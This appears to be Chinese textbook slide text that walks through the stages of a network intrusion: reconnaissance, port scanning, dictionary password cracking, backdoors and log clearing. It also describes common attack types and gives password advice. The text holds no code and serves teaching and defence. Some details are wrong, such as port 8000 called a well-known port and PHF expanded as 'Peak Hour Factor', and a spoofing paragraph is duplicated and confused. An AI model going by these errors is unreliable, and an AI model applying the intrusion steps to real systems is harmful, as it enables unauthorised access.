- 在获取目标机器所在网络类型后，如目标机的IP地址、系统管理人员的地址、操作系统类型与版本等。根据这些信息进行周全的分析，可得到有关被攻击方系统中可能存在的漏洞。
- 如利用WHOIS查询，可了解技术管理人员的名字信息。若是运行一个host命令，可获取目标网络中有关机器的IP地址信息，还可识别出目标机器的操作系统类型。再运行一些Usernet和Web查询可以知晓有关技术人员是否经常上Usernet等。



3.2.2 入侵网络空间的基本过程

- 收集有关技术人员的信息是很重要的。其收集的方式非常广泛，可以通过常见的网络搜索引擎来收集。
- 如一个系统管理人员经常在安全邮件列表或论坛中讨论各种安全技术和问题，就说明他们有丰富的经验和知识，对网络安全有丰富的了解，并做好了抵御攻击的准备。
- 反之，如一个系统管理人员提出的问题是初级的，甚至没有理解某些网络安全概念，则说明此人经验不丰富。一般来说，系统管理员的职责是维护站点的安全。当他们遇到问题时，有些人将迫不及待地将问题发到Usernet上或邮件列表上寻求解答。而这些邮件中往往有其组织结构、网络拓扑和所面临的问题等信息。



3.2.2 入侵网络空间的基本过程

- 3. 对端口与漏洞的挖掘
- 黑客要收集或编写适当的工具，并在对操作系统分析的基础上，对工具进行评估，判断有哪些漏洞和区域没有覆盖到。然后，在尽可能短的时间内对目标进行端口与漏洞扫描。完成扫描后，可对所获数据进行分析，发现安全漏洞，如FTB漏洞、NFS输出到未授权程序中、不受限制的X服务器访问、不受限制的调制解调器、Sendmail的漏洞、NIS口令文件访问等。




3.2.2 入侵网络空间的基本过程

- 下面将对有关的端口与漏洞进行分析:
- 要在网络计算机之间传送数据，必须经过端口。计算机上的端口包括物理端口（如串口、并口和USB等）和软件端口。软件端口也称为“TCP/IP协议中的套接字应用程序接口”。
- 由于每一个Socket接口都对应着一种服务，因此，任何采用TCP/IP协议的计算机都可以用其中的某一个端口向其他同样具有Socket接口的计算机要求或者提供某种服务，即网络计算机通信。一个端口，其实就是一个潜在的通信通道，也就是一个入侵通道。




3.2.2 入侵网络空间的基本过程

- 端口按性质来分类，计算机上的软件端口主要有以下3种类型。
- （1）公认端口（Well Known Ports）：这类端口也常称之为“常用端口”。它们的端口号为0~1023。“常用端口”紧密绑定于一些特定的服务，不允许改变。例如，80端口是HTTP通信协议所专用的，8000端口用于QQ通信等。




3.2.2 入侵网络空间的基本过程

- （2）注册端口（Registered Ports）：这类端口的端口号为1024~49151，它们松散地绑定于一些服务，用于其他的服务和目的。由于注册端口多数没有明确定义出服务对象，因此常会被木马定义和使用。
- （3）动态和/或私有端口（Dynamic and/or Private Ports）：这类端口的端口号为49152~65535。由于这些端口容易隐蔽，也常常不为人所注意，因此也常会被木马定义和使用。




3.2.2 入侵网络空间的基本过程

- 端口还可以按协议类型来划分，可以分为TCP（传输控制协议）、UDP（用户数据报协议）、IP（Internet协议）和ICMP（Internet控制消息协议）等端口。
- 其中“TCP协议端口”和“UDP协议端口”两类用途广泛，采用“TCP协议”进行通信的端口，在发送信息后，可以确认信息是否到达，而采用UDP协议进行通信的端口，在发送信息后，不需要确认信息是否到达。



3.2.2 入侵网络空间的基本过程

- 采用TCP协议的端口需要在客户端和服务端之间建立连接，数据传输安全性较高。常见的TCP协议端口如下。
- （1）21号端口，用于文件传输协议。文件传输服务包括上传、下载大容量的文件和数据，如主页。
- （2）23号端口，用于远程登录Telnet。远程登录允许用户以自己的身份远程连接到计算机上，通过这种端口可以提供一种基于DOS模式的通信服务，如纯字符界面的BBS。




3.2.2 入侵网络空间的基本过程

- （3）25号端口，用于简单邮件传输协议。简单邮件传输协议用于发送邮件。
- （4）80号端口，用于“超文本传输协议”。这是用得最多的协议，网络上提供网页资源的计算机（“Web服务器”）只有打开80端口，才能够提供“WWW服务”。
- （5）110号端口，用于接收邮件协议POP3。它和SMTP相对应，接收邮件协议只用于接收POP3邮件。



3.2.2 入侵网络空间的基本过程

- （6）139端口，用于为NetBIOS提供服务，如Windows 7的文件和打印机共享服务。NetBIOS是“网络基本输入输出系统”，系统可以利用多种模式将NetBIOS名解析为相应的IP地址，从而实现局域网内的通信，但在Internet上NetBIOS就相当于一个后门，很多攻击者都是通过NetBIOS漏洞发起攻击的。
- （7）445号端口，用于为Windows NT/2000/XP/2003/7提供文件与打印机的共享服务。



3.2.2 入侵网络空间的基本过程

- 采用UDP协议的端口无需在客户端和服务端之间建立连接，数据传输的安全性得不到保障。常见的UDP协议的端口如下。
- （1）53号端口，用于域名解析服务。由于Internet上的每一台主机都有域名和IP地址，域名和IP地址之间的转换就由开辟了53号端口的DNS服务器来完成。
- （2）161号端口，用于简单网络管理协议。
- （3）3389端口，Windows 7默认允许远程用户连接到本地计算机端口。
- （4）4000/8000号端口，用于QQ和OICQ服务。
- （5）137和138号端口，用于网络邻居之间传输文件。



3.2.2 入侵网络空间的基本过程

- 所谓漏洞原本指系统的安全缺陷。漏洞也是在硬件、软件、协议的具体实现或系统安全策略上存在的缺陷，从而可以使攻击者能够在未授权的情况下访问或破坏系统。
- 它形成的原因非常复杂，或者是由于系统设计者的疏忽或其他目的在程序代码的隐蔽处保留的某些端口或者后门；或者是由于要实现某些功能，如网络之间的通信而设计的端口；或者是外来入侵者刻意打开的某些端口。



3.2.2 入侵网络空间的基本过程

- 许多漏洞是系统自身的缺陷所造成的，如在Intel Pentium芯片中存在的逻辑错误，在Send mail早期版本中的编程错误，在NFS协议中验证方式上的弱点，在UNIX系统管理员设置匿名FTP服务时配置不当的问题都可能被攻击者使用，威胁到系统的安全。
- Windows环境中的输入法漏洞，这个漏洞曾经使许多入侵者轻而易举地控制了使用Windows环境的计算机：Windows 7 Professional中的一个允许计算机进行远程交互通信的“远程过程调用协议”（Remote Procedure Call, RPC），又成为了“冲击波”病毒入侵的漏洞。



3.2.2 入侵网络空间的基本过程

- 微软公司在公告中称：“这是一种远程代码执行漏洞，存在于Windows浏览器中，它吸引用户打开恶意文件，这样，攻击者就可以在登录用户文件时执行二进制代码攻击。”微软称攻击者可以安装程序、浏览文件，改变或删除数据，或者创建拥有完全用户权限的新的帐号等。




3.2.2 入侵网络空间的基本过程

- 4. 实施攻击
- 根据已知的“漏洞”或者“弱口令”，实施入侵。通过猜测程序可对截获的用户账号和口令进行破译。
- 利用破译的口令可对截获的系统密码文件进行破译；利用网络和系统的薄弱环节和安全漏洞可实施电子引诱（如安放特洛伊木马）等。
- 黑客们或修改网页进行恶作剧，或破坏系统程序或放病毒使系统瘫痪，或窃取政治、军事、商业秘密，或进行电子邮件骚扰，转移资金账户、窃取金钱等。下面将对有关的“弱口令”进行解析。




3.2.2 入侵网络空间的基本过程

- 所谓“弱口令”就是“简单的密码”。因为口令就是人们常说的密码，“弱”在网络的术语里就是“简单”的意思。
- 许多网络计算机往往就是因为设置了简单的密码而被黑客入侵成功。因此，应该对“弱口令”问题给予足够的重视。让黑客即使登录到计算机之上，也因为无法破解密码而达不到控制计算机或者窃取数据的目的。



3.2.2 入侵网络空间的基本过程

- Internet安全委员会对网络密码被破解的难易程度定义了5个级别的强度等级。每一级别的名称和被破解的难易程度如下。
- CR-1级：不利用任何工具，只是进行简单的猜测。
- CR-2级：使用其账号或者与账号相关信息作为密码字典使用工具进行破解。
- CR-3级：利用6位以内数字和不超过10MB的简单密码字典使用工具进行破解。
- CR-4级：利用辅助工具对密码字典扩展后进行破解。
- CR-5级：采用暴力手段破解，即利用字典生成器生成超级字典或直接利用暴力工具破解。
- 在以上网络密码的级别中，CR-1级和CR-2级的密码都属于“弱口令”。



3.2.2 入侵网络空间的基本过程

- 采用CR-1级和CR-2级密码的用户安全意识淡薄，使用了自己名字字符的缩写或者全拼作为密码，或者使用自己的账号及其与账号相关信息作为密码。黑客不利用任何工具，只进行简单的猜测，或者借助于简单的“字典文件”就可以破解。




3.2.2 入侵网络空间的基本过程

- 字典文件一般在用穷举法破解密码时用到，一个字典文件里面包含有数字1~10、字母A~Z及键盘上的各种符号的任意组合，破解软件就会用字典文件中的组合一个一个试着验证，则对于一个简单的密码，使用配置合理的字典文件很快就可以找到相同的组合从而破解其密码，所以好的字典文件可以大大加快解密的速度，但是包含组合越多的字典，体积越大，因此如果对要破解的密码有一些了解，则可以编辑字典文件，留下可能性较高的字段，以减少解密时间。



3.2.2 入侵网络空间的基本过程

- 如果有这样一个文本文件，它包括了中国人和外国人所有人名的拼音或者拼写的字符串，那么可以利用一个程序从这个文件中取出一个字符串去匹配某一台计算机的密码（其实就是做减法），并不停重复这个过程。
- 当某个字符与密码匹配时（两个字符的ASCII值的差为0），这个密码就被破译了。这个文件就是一个最简单的“字典文件”，称为“人名字典文件”，这个匹配字符串的过程就像用一串钥匙去“掏”别人的门锁一样。要“掏”开更复杂的门锁，就要将这个“字典文件”设计得更复杂一些，如文本文件中要包括0~9、A~Z以及键盘上许多符号的键码。
- 这样，“字典文件”就会十分庞大，当超过了当前计算机的运算能力的时候，黑客就无能为力了。



3.2.2 入侵网络空间的基本过程

- 现在，许多黑客软件都内嵌了针对性较强的“字典文件”，可以轻而易举地破译普通的弱口令。而对那些破译难度较高的密码，黑客则使用专门的“字典文件”来对付。就像小偷为了“掏”开不同的门锁，要配大小、形状不同的钥匙一样。更令人不安的是，现在网络上出现了许多“字典生成器”软件，可以快速地制作出针对性很强的“字典文件”。



3.2.2 入侵网络空间的基本过程

- 为了有效地对抗黑客日益提高的破译技术，人们应该在为自己设定密码的时候尽量遵循以下的原则。
- 其一，设置较长的字符密码。例如，7位以上的密码，可以有效地阻挡一般的破解行为。这是由于“字典文件”和破解软件对字符的长度有所限制，一般对6位以下的密码容易破解。




3.2.2 入侵网络空间的基本过程

- 其二，不要用常见的单词作为密码。不用常见的单词作为密码就不会被分类字典文件击破。尤其不要用本人的生日、身份证号码、电话号码等作为密码，将以上的内容加上一点简单的变化也是不安全的。
- 其三，经常更改密码。



3.2.2 入侵网络空间的基本过程

- 5. 留下“后门”
- 由于黑客渗透主机系统之后，往往要留下后门以便今后再次入侵。留下后门的技术有多种，包括提升账户权限或者增加管理帐号或者安装特洛伊木马等。
- 所谓“后门”是指后门程序，也是一种“木马”，其用途在于潜伏在计算机网络系统中，从事搜集信息或便于黑客入侵的动作。后门是一种登录系统的方法，它不仅绕过系统已有的安全设置，还能挫败系统上各种增强的安全设置。



3.2.2 入侵网络空间的基本过程

- 黑客在入侵了计算机网络系统以后，为了以后能方便地进入该计算机网络系统而安装的一类软件，它的使用者是水平比较高的黑客，他们入侵的机器都是一些性能比较好的服务器，而且这些计算机的管理员水平都比较高，为了让管理员发现，这就是要求的后门必须非常隐蔽，因此后门的特征就是它的隐蔽性。
- 木马的隐蔽性也很重要，可是由于被安装了木马的机器的使用者一般水平不高，因此相对来说就没有后门这么重要了。后门和木马的区别就是它更注重隐蔽性但是没有欺骗性，因此它的危害性没有木马大，名声介于“远程控制软件”和“木马”之间。



3.2.2 入侵网络空间的基本过程

- 对于黑客来说，获取目标的后门端口是攻击的前提条件。可以被当作“后门”的端口数量很多，在65535个端口中，除去TCP/IP协议规定的几十个端口之外，许多未定义的端口都可能被入侵者定义为后门。
- 所以说后门是由“后门”程序“挖掘”出来的。也有人把“后门”程序称作“留在计算机网络系统中、供特殊使用的、可以通过某种特殊方式来控制计算机系统的途径和方法”。从技术性质上分类，后门程序有以下几种。




3.2.2 入侵网络空间的基本过程

- 一是网页后门：网页后门是利用服务器上的Web服务来构造自己的连接的，如ASP、CGI脚本“后门”。
- 二是线程插入后门：线程插入后门利用系统自身的某个服务或者线程将“后门”程序插入其中。
- 三是扩展后门：将功能提升、变单一功能为多种功能的后门称为扩展“后门”。
- 四是客户机/服务器后门：客户机/服务器后门就是传统客户机/服务器的控制方式，通过客户机的访问方式来启动“后门”进而控制服务器。




3.2.2 入侵网络空间的基本过程

- 6. 清除日志
- 黑客对目标机进行一系列的攻击后，通过检查被攻击方的日志，可以了解入侵过程中留下的“痕迹”，这样入侵者就知道需要删除哪些文件来毁灭入侵证据。
- 所以，为了达到隐蔽自己入侵行为的目的，清除日志信息对于黑客来讲是必不可少的。在现实生活中，很多内部网络或者企业网络根本没有启动审计机制，这给入侵追踪造成了巨大的困难。




3.2.3 黑客入侵的层次与种类

- 1. 黑客入侵的层次
- 黑客入侵的方式多种多样，危害程度也不尽相同，按黑客进攻的方法和危害程度可分为以下级别和层次。
- （1）简单拒绝服务攻击（第一层）。
- （2）本地用户获得非授权读权限（第二层）。
- （3）本地用户获得非授权写权限（第三层）。
- （4）远程用户获得非授权账户信息（第四层）。
- （5）远程用户获得了特权文件的读权限（第五层）。
- （6）远程用户获得了特权文件的写权限（第六层）。
- （7）远程用户获得了系统管理人员的权限（黑客已经攻克系统）（第七层）。




3.2.3 黑客入侵的层次与种类

- 第一层的攻击包括邮件爆炸攻击和简单服务拒绝攻击。邮件爆炸攻击包括登记列表攻击，攻击者同时将被攻击目标登录到成千上万个邮件列表中，这样目标有可能被巨大数量的邮件列表寄出的邮件淹没。
- 拒绝服务攻击是对系统申请大量的服务请求，而每个服务都要占用系统资源，最后系统的资源用完后就会崩溃。




3.2.3 黑客入侵的层次与种类

- 第二层和第三层的攻击危害性在于那些文件的读和写权限被非法获得。如果这些文件是一些重要的文件，那么危害性就成倍的增加。当黑客获得写的权限后，就能放上“特洛伊木马”或一些Shell程序，从而导致系统在以后运行中出现“后门”。
- 出现这类攻击的主要原因是部分配置错误或软件固有的漏洞。一般来说，管理员的疏忽是这类错误的根源。因此，管理员应该注意经常使用安全工具查找一般的配置错误并经常跟踪和了解最新的软件安全漏洞报告，下载补丁或联系供应商。




3.2.3 黑客入侵的层次与种类

- 第四、五、六层的攻击危害程度相当大，只有利用那些不该出现却出现的漏洞，才可能出现这种致命的攻击。一旦黑客拥有了这几层攻击级别中的一种，就不难获得系统的最高权限，这一般是黑客高手才能做到的。




3.2.3 黑客入侵的层次与种类

- 2. 黑客攻击种类
- 黑客攻击在最高层次，其攻击被分为两大类型。
- （1）主动攻击：主动攻击包含攻击者访问其所需信息的故意行为。例如，远程登录到指定机器的端口25找出公司运行的邮件服务器的信息；伪造无效IP地址去连接服务器，使接收到错误IP地址的系统浪费时间去连接非法地址。攻击者是在主动地做一些不利于用户或用户的公司系统的事情。正因为如此，如果要寻找他们是很容易发现的。




3.2.3 黑客入侵的层次与种类

- （2）被动攻击：攻击者主要是收集信息而不是进行访问，数据的合法用户对这种活动不会觉察到。被动攻击包括嗅探、信息收集等攻击方法。
- 这里要说明一点：这样分类不是说主动攻击不能收集信息或被动攻击不能被用来访问系统。多数情况下这两种类型被联合用于入侵一个站点。但是，大多数被动攻击不一定包括可被跟踪的行为，因此更难被发现。




3.2.3 黑客入侵的层次与种类

- 下面介绍目前黑客常用的几种攻击的手段与技术。
- （1）窃听术：窃听的原意是偷听别人之间的谈话。随着科学技术的不断发展，窃听的涵义早已超出隔墙偷听、截听电话的概念，它借助于网络技术设备、技术手段，不仅窃取语言信息，还窃取数据、文字、图像与敏感信息（如密码或口令）等。窃听技术是窃听行动所使用的窃听设备和窃听方法的总称，它包括窃听器材，窃听信号的传输、保密、处理，窃听器安装、使用以及与窃听相配合的信号截收等。




3.2.3 黑客入侵的层次与种类

- 目前，属于窃听技术的常用攻击方法有以下几种。
- ① 键击记录：窃听者植入操作系统内核的隐蔽软件，通常显示为一个键盘设备驱动程序，能够把每次键击都记录下来，并存放至攻击者指定的隐藏的本地文件中，如Windows平台下适用的IKS等。
- ② 网络监听：在网络中，当信息进行传播的时候，可以利用工具，将网络接口设置在监听模式，便可将网络中正在传播的信息截获或者捕获到，从而进行攻击。如Windows平台下的Nexray、Sniffer等工具，UNIX平台下的Libpcap网络监听工具库。




3.2.3 黑客入侵的层次与种类

- 在Linux 下监听网络，应先设置网卡状态，使其处于杂混模式以便监听网络上的所有数据帧。再选择用Linux socket 来截取数据帧，通过设置socket（）函数参数值，可以使socket截取未处理的网络数据帧。




3.2.3 黑客入侵的层次与种类

- ③ 非法访问数据：在计算机网络系统中，攻击者或内部人员违反安全策略，对其访问权限之外的数据进行非法访问，即通过非法手段获取被攻击者计算机网络系统中存储、处理或者传输的有关数据或者消息。




3.2.3 黑客入侵的层次与种类

- (2) 欺骗术：在双方平等及信息共享的情况下以虚假的言行掩盖事实真相，并故意施诈使人上当，即指攻击者通过冒充正常用户以获取被攻击者访问权或获取关键信息的攻击方法。目前，属于此类攻击方法的有以下几种。
- ① 网络欺骗攻击：就是使入侵者相信信息系统存在有价值的、可利用的安全弱点，并具有一些可攻击窃取的资源，而这些资源是伪造的或不重要的，并将入侵者引向这些错误的资源；它能够显著地增加入侵者的工作量、入侵复杂度以及不确定性，从而使入侵者不知道其进攻是否奏效或成功；而且，它允许防护者跟踪入侵者的行为，在入侵者之前修补系统可能存在的安全漏洞。也就是说，攻击者通过向攻击目标发送冒充其信任主机的网络数据包，达到获取访问权或执行命令的攻击方法。具体的有IP欺骗、ARP重定向、RIP路由欺骗和会话窃持等。




3.2.3 黑客入侵的层次与种类

- ① 网络欺骗攻击：就是使入侵者相信信息系统存在有价值的、可利用的安全弱点，并具有一些可攻击窃取的资源，而这些资源是伪造的或不重要的，并将入侵者引向这些错误的资源；它能够显著地增加入侵者的工作量、入侵复杂度以及不确定性，从而使入侵者不知道其进攻是否奏效或成功；
- 而且，它允许防护者跟踪入侵者的行为，在入侵者之前修补系统可能存在的安全漏洞。也就是说，攻击者通过向攻击目标发送冒充其信任主机的网络数据包，达到获取访问权或执行命令的攻击方法。具体的有IP欺骗、ARP重定向、RIP路由欺骗和会话窃持等。




3.2.3 黑客入侵的层次与种类

- ② 恶意代码攻击：它是“可执行的恶意代码”或称为“恶意程序”。“可执行的恶意代码”是指镶嵌在网页中的一段JavaScript文件或Java小程序，或者是一种嵌入式ActiveX应用程序。这些“可执行的恶意代码”可以修改注册表、运行DOS命令。如网络上经常有用户报告自己的磁盘被莫名其妙地格式化了，就是某个可执行的恶意代码调用了本系统中的格式化程序（Format.exe）的危害结果。




3.2.3 黑客入侵的层次与种类

- “恶意程序”一般可分为“计算机病毒”、“网络蠕虫”和“特洛伊木马”三大类，通常冒充成有用的应用程序或者重要的信息等，引导用户下载运行或者利用邮件客户端和浏览器的自动运行机制，启动后悄悄安装恶性程序，并且这种恶性程序为攻击者给出能够完全控制被攻击者主机的远程连接。




3.2.3 黑客入侵的层次与种类

- 计算机病毒是在计算机之间进行传播并产生破坏和干扰的程序。它们能破坏系统文件、删除或破坏数据，干扰用户程序的正常运行，也常常导致系统死机。




3.2.3 黑客入侵的层次与种类

- 网络蠕虫是通过网络进行传播的恶意程序，它实际上也是一种计算机病毒。随着计算机网络的发展，网络蠕虫更加肆虐。著名网络蠕虫有“冲击波”和“欢乐时光”等。
“欢乐时光”是通过电子邮件进行传播和复制的一种网络蠕虫，网络中只要有一台计算机被“欢乐时光”感染，它在发送电子邮件时，“欢乐时光”病毒就会将自己附着在电子邮件上传播到网络的其他计算机中去，因此传播速度极快，危害极大。




3.2.3 黑客入侵的层次与种类

- “冲击波”主要危害是使用Windows操作系统的计算机系统，并且它一改网络蠕虫常用的“被动传播”方式来进行主动攻击，因此自从2003年8月起在全球迅速蔓延，致使数以百万计的计算机系统中毒，使得大量网络系统瘫痪。“冲击波”感染计算机系统后，该计算机系统成为一个新的“感染源”，经过扫描，找到下一个有安全漏洞的计算机系统进行感染；这样就形成了“多米诺”骨牌效应，危害十分巨大。



3.2.3 黑客入侵的层次与种类

- “特洛伊木马”也简称“木马”，木马是一种秘密潜伏的能够通过远程网络进行控制的恶意程序。控制者可以控制被秘密植入木马的计算机网络的一切动作和资源，是恶意攻击者进行窃取信息等的工具，也是现代黑客攻击计算机网络系统的主要手段之一。
- 它隐藏在被攻击者主机系统中悄悄运行，黑客可以通过它远程控制被攻击者的主机系统，获取被攻击者主机系统上的文件、系统信息、注册表内容、用户密码等重要内容。




3.2.3 黑客入侵的层次与种类

- 其特点是具有隐蔽性和非授权性。隐蔽性是指木马的设计者为了防止木马被发现，往往采用多种手段隐藏木马，这样服务端即使发现被感染了木马，但由于不能确定其具体位置，往往无法清除。非授权性是指控制端对于服务端的连接是不被授权的，即非法的。木马被预先放到服务端即用户的计算机系统中之后，除了能执行黑客指定的任务之外还会在计算机系统上开一个“洞”，使黑客可以随时进出并进行远程控制。




3.2.2 入侵网络空间的基本过程

- 木马的发展经历了两个阶段，在以UNIX平台为主的阶段，木马程序的功能相对简单。木马的设计者们往往将一段程序嵌入到文件系统中，用跳转指令来执行一些木马的功能，这个时期设计木马必须具备相当的网络和编程知识。但到了Windows平台的阶段，由于用户界面的改善，使得许多人不用太多的专业知识就可以制造出一些基于图形的木马，因此木马攻击事件就频繁发生了。



3.2.2 入侵网络空间的基本过程

- 而由于Windows平台下的木马十分强大，因此对服务端的破坏也就更大，服务端一旦被木马控制，其计算机系统将毫无秘密可言。木马的主要功能包括在被攻击者系统中开取“后门”、窃取密码和“拒绝服务”。木马攻击的形式很多，并且都有各自的特色。



3.2.2 入侵网络空间的基本过程

- 例如，木马“网络公牛”的服务端程序 `newserver.exe` 运行后会捆绑在开机时自动运行的第三方软件中，如 `realplay.exe`、QQ、ICQ 中，因此非常隐蔽。如果它自动捆绑在诸如 `notepad.exe`、`regedit.exe` 等系统文件之中，清除和发现就更加困难。




3.2.2 入侵网络空间的基本过程

- “广外女生”也是一个著名的远程监控木马，尤其是后来发展成为了某些高版本木马，其破坏性更大；不仅可以远程上传、下载和删除被攻击者上的文件，还具有修改注册表的功能。“广外女生”令人“谈虎色变”之处在于被攻击者上的服务端一旦被执行，会自动检查系统进程中是否含有查杀木马病毒的软件，如“金山毒霸”、“天网”等，如果发现就将该进程终止，使得被攻击者计算机系统处于完全不设防的状态后再发动攻击。



3.2.2 入侵网络空间的基本过程

- ③ 口令或密码攻击：黑客攻击目标时常常把破译用户的口令或密码作为攻击的开始。只要攻击者能猜测或者确定用户的口令或密码，其就能获得机器或者网络的访问权，并能访问到用户能访问到的任何资源。
- 黑客一般通过默认口令或密码、口令或密码猜测和口令或密码破解三种途径来实现攻击。口令或密码攻击的前提是必须先得到该主机上的某个合法用户的帐号，然后进行合法用户口令或密码的破译。



3.2.2 入侵网络空间的基本过程

- 获得普通用户帐号的方法很多，如利用目标主机的Finger功能，当用Finger命令查询时，主机系统会将保存的用户资料（如用户名、登录时间等）显示在终端机或计算机系统上；
- 利用目标主机的X.500服务，有些主机没有关闭X.500的目录查询服务，也给攻击者提供了获得信息的一条简易途径；从电子邮件地址中收集，有些用户电子邮件地址常会透露其在目标主机上的帐号；查看主机是否有习惯性的帐号，有经验的用户都知道，很多系统会使用一些习惯性的帐号，造成帐号的泄露。



3.2.2 入侵网络空间的基本过程

- （3）数据驱动攻击术：它是通过向某个活动中的服务发送数据，以产生非预期结果来进行的攻击。
- 这里“非预期结果”从攻击者看来结果是所希望的，因为它们给出了访问目标系统的许可权；从编程人员看来，那是他们的程序收到了未曾料到的将导致非预期结果的输入数据。
- 数据驱动攻击术可分为缓冲区溢出攻击法、输入验证攻击法、格式化字符串攻击法和同步漏洞攻击法。



3.2.2 入侵网络空间的基本过程

- ① 缓冲区溢出攻击法：其基本原理是向程序缓冲区写入超出其边界的内容，造成缓冲区的溢出，使得程序转而执行其他攻击者指定的代码，通常是为攻击者打开远程连接的ShellCode，以达到攻击目标。如在Windows平台下，比较著名的蠕虫有Code-Red、SQL.Slammer、Blaster 和Sasser 等，都是通过缓冲区溢出攻击法获得系统管理员权限后进行传播，达到其攻击目的的。



3.2.2 入侵网络空间的基本过程

- ②输入验证攻击法：这种方法主要是针对程序未能对输入进行有效的验证的安全漏洞，使得攻击者能够让程序执行的命令。比较著名的是1996年的PHF（Peak Hour Factor，高峰小时系数）攻击等。


3.2.2 入侵网络空间的基本过程

- ③ 格式化字符串攻击法：其方法主要是利用由于格式化函数的微妙程序设计错误造成的安全漏洞，通过传递精心编制的含有格式化指令的文本字符串，以使目标程序执行任意命令。输入验证攻击针对程序未能对输入进行有效的验证的安全漏洞，使得攻击者能够让程序执行指定的命令。



3.2.2 入侵网络空间的基本过程

- ④ 同步漏洞攻击法：方法主要是利用程序在处理同步操作时的缺陷，如竞争状态、信号处理等问题，以获取更高权限的访问。比较著名的有在Windows平台下互为映像的本地和域Administrator 凭证、LSA密码和UNIX平台下SUID权限的滥用和X Window 系统的xhost 验证机制等。




3.2.2 入侵网络空间的基本过程

- （4）拒绝服务攻击术：拒绝服务是当前最流行的DoS（拒绝服务攻击）与DDoS分布式拒绝服务攻击）的方式之一，这是一种利用TCP协议缺陷，发送大量伪造的TCP连接请求，使被攻击方资源耗尽（CPU满负荷或内存不足）的攻击方式。




3.2.2 入侵网络空间的基本过程

